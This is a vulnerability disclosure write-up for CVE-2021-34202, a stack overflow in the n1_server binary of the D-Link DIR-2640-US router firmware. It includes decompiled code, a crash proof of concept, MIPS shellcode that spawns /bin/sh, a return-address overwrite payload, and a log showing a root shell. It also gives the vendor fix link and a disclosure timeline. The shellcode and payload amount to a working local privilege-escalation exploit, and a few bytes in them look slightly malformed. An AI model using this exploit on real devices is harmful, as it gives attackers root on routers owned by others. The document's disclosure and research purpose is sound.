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liyansong2018 D-Link 2640 Stack Overflow & Exploit & Fix Bugs ... on Jul 3, 2021 History

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# Stack Overflow in DIR-2640-US Router

## Overview

- CVE ID: CVE-2021-34202
- Type: Out-of-bounds Write - (787)
- Vendor: D-LINK (<https://www.dlink.com/>)
- Products: WiFi Router, such as DIR-2640-US.
- Version: Firmware (1.01B04)
- Fix:  
<https://support.dlink.com/productinfo.aspx?m=DIR-2640-US>  
[https://support.dlink.com/resource/SECURITY\\_ADVISEMENTS/DIR-2640/REVA/DIR-2640\\_REVA\\_FIRMWARE\\_v1.11B02\\_BETA01\\_HOTFIX.zip](https://support.dlink.com/resource/SECURITY_ADVISEMENTS/DIR-2640/REVA/DIR-2640_REVA_FIRMWARE_v1.11B02_BETA01_HOTFIX.zip)

## Severity

High 7.8 CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

## Description

Multiple out-of-bounds vulnerabilities in some processes of D-Link AC2600(DIR-2640). Ordinary permissions can be elevated to administrator permissions, resulting in local arbitrary code execution. An attacker can combine other vulnerabilities to further achieve the purpose of remote code execution.

Ordinary users can run n1\_server .

```
admin@dlinkrouter:~$ ls -l ./usr/bin/n1_server
-rwxr-xr-x  1      18616 May 23  2021 ./usr/bin/n1_server
```

n1\_server does not enable any safe compilation options.

```
gef> checksec
[+] checksec for '_DIR2640A1_FW101B04.bin.extracted/_A0.extracted/_856EA8.extracted/cpio-root/usr/bin/n1_server'
Canary                : X
NX                     : X
PIE                   : X
Fortify                : X
RelRO                  : X
```

The process does not limit the length of parameters entered by the user.

```
v4 = getopt(a1, a2, "s:i:");
if ( v4 == -1 )
    return 0;
if ( v4 != 'i' )
    break;
v10 = optarg;
v7 = strlen(optarg);
strcpy(&dword_414140, v10, v7);
}
```

The variable dword\_414140 is used again in the sub\_401F40 .

```
39| puts("nbns and llmnr server starting... ", argv, envp);
40| if ( sub_401DCC(argc, (int)v34) < 0 )
41|     return -1;
42| if ( sub_401F40(&dword_414140, v24) )
43| {
```

The variables entered by the user are stored in the stack space. Therefore, there is a stack overflow vulnerability in this function.

```

19 else
20 {
21     v8[0] = 0;
22     v8[1] = 0;
23     v8[2] = 0;
24     v8[3] = 0;
25     v8[4] = 0;
26     v9 = 0;
27     v10 = 0;
28     v11 = 0;
29     strcpy(v8, a1);
30     if ( ioctl(v5, 35093, v8) < 0 )
31     {
32         printf("[s:%d] ioctl \n", "getInterfaceAddr", 540);
33     }
34     else
35     {
36         v4 = 0;
37         v6 = inet_ntoa(v9, 0x400000);
38         strcpy(a2, v6);
39     }
40     close(v5);
41 }
42 }
43 return v4;

```

CVE-2021-34203 brought good news

Is this parameter controllable externally?

## How to Reproduce (PoC)

Direct method

```
$ nl_server -i aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa1234
```

```

nl_server -i aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa1234
aaaaaaaa1234
nbns and llmn server starting ...
[getInterfaceAddr:40] ioctl
6395.616000] do_page_fault() #2: sending SIGSEGV to nl_server for invalid read access from
6395.616000] 34333230 (epc = 34333231, ra = 34333231)
6395.624000] Cpu 0
6395.624000] $ 0 : 00000000 00000001 ffffffff 0000c280
6395.624000] $ 4 : 00000003 2ab754b8 0000001e 00000000
6395.624000] $ 8 : 00000000 00000007 8019271c ffffffff0
6395.624000] $12 : 2aaaa800 f0000000 00000001 00402030
6395.624000] $16 : 61616161 61616161 61616161 61616161
6395.624000] $20 : 00400964 2aaf4350 004b2365 004c748c
6395.624000] $24 : 0000000f 2aacb280
6395.624000] $28 : 2ab744e0 7fb44d60 00000000 34333231
6395.624000] Hi : 00000012
6395.624000] Lo : 00000000
6395.624000] epc : 34333231 0x34333231
6395.624000] Not tainted
6395.624000] ra : 34333231 0x34333231
6395.624000] Status: 0000a413 USER EXL IE
6395.624000] Cause: 10800008
6395.624000] BadVA : 34333230
6395.624000] PrId : 00019300 (MIPS 24Kc)
6395.624000] Modules linked in:
6395.624000] Process nl_server (pid: 1565, threadinfo-8ac3a000, task-8cd836e0, tls-00000000)
6395.624000] Stack : 7fb44f00 7fb44f74 00000000 00000000 00000013 00000003 0041c030 00000002
6395.624000] 7fb44d88 2aaad078 7fb44e20 00000000 00000000 7fb44f74 7fb44f64 00000000
6395.628000] 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000

```

The return address of the process is directly modified by us to 1234 (ascii: 34333231)

## How to Exploit (exp)

```
sp = 0x7ffffb70, sp + 0xa0 = 0x7fff6c10
```


A suitable shellcode


```

char sc[] = {
    "\x24\x06\x06\x66" /* li a2,1638 */
    "\x04\xd0\xff\xff" /* bltzal a2,4100b4 <p> */
    "\x28\x06\xff\xff" /* slti a2,zero,-1 */
    "\x27\xbd\xff\xe0" /* addiu sp,sp,-32 */
    "\x27\xe4\x10\x01" /* addiu a0,ra,4097 */
    "\x24\x84\xf0\x1f" /* addiu a0,a0,-4065 */
    "\xaf\xa4\xff\xe8" /* sw a0,-24(sp) */
    "\xaf\xa0\xffxec" /* sw zero,-20(sp) */
    "\x27\xa5\xff\xe8" /* addiu a1,sp,-24 */
    "\x24\x02\xf0\xab" /* li v0,4011 */
    "\x01\x01\x01\x0c" /* syscall 0x40404 */
    "/bin/sh" /* sltiu v0,k1,26990 */
    /* sltiu s3,k1,26624 */
}; //mipsel

```


Stack





#### Payload

```
python -c 'print "a" * 52 + "\x10\x6c\xff\x7f" + "b" * 0x50 + "\x66\x06\x06\x24" + "\xff\xff\xd0\x04" + "\xff\xff\x06\x28" + "\xe0\xff'
```



Our payload works correctly!

```
admin@dlinkrouter:~# ./gdbserver-7.12-mipsel-mips32rel2-v1 192.168.0.1:8888 nl_server -i `cat payload`
Process nl_server created; pid = 4087
Listening on port 8888
Remote debugging from host 192.168.0.2
nbns and llmnr server starting...
[getInterfaceAddr:540] ioctl

BusyBox v1.22.1 (2019-10-10 14:33:25 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

~ #
```

This binary can be run by ordinary users, so local code execution can elevate ordinary permissions to root permissions.

Of course, the parameter (payload) is actually the name of the bridge. If we can modify the bridge name from the outside, we can implement remote code execution!

### Disclosure Timeline

- 8-Feb-2021 Discovered the vulnerability
- 9-Feb-2021 Responsibly disclosed vulnerability to vendor
- 10-Feb-2021 D-Link PSIRT would raise to R&D
- 31-Mar-2021 D-Link R&D was investigating the report
- 2-Jun-2021 Requested for CVE-ID assignment
- 10-Jun-2021 CVE-ID Assigned
- 13-Jun-2021 Notified CVE about a publication
- 22-Jun-2021 Fixed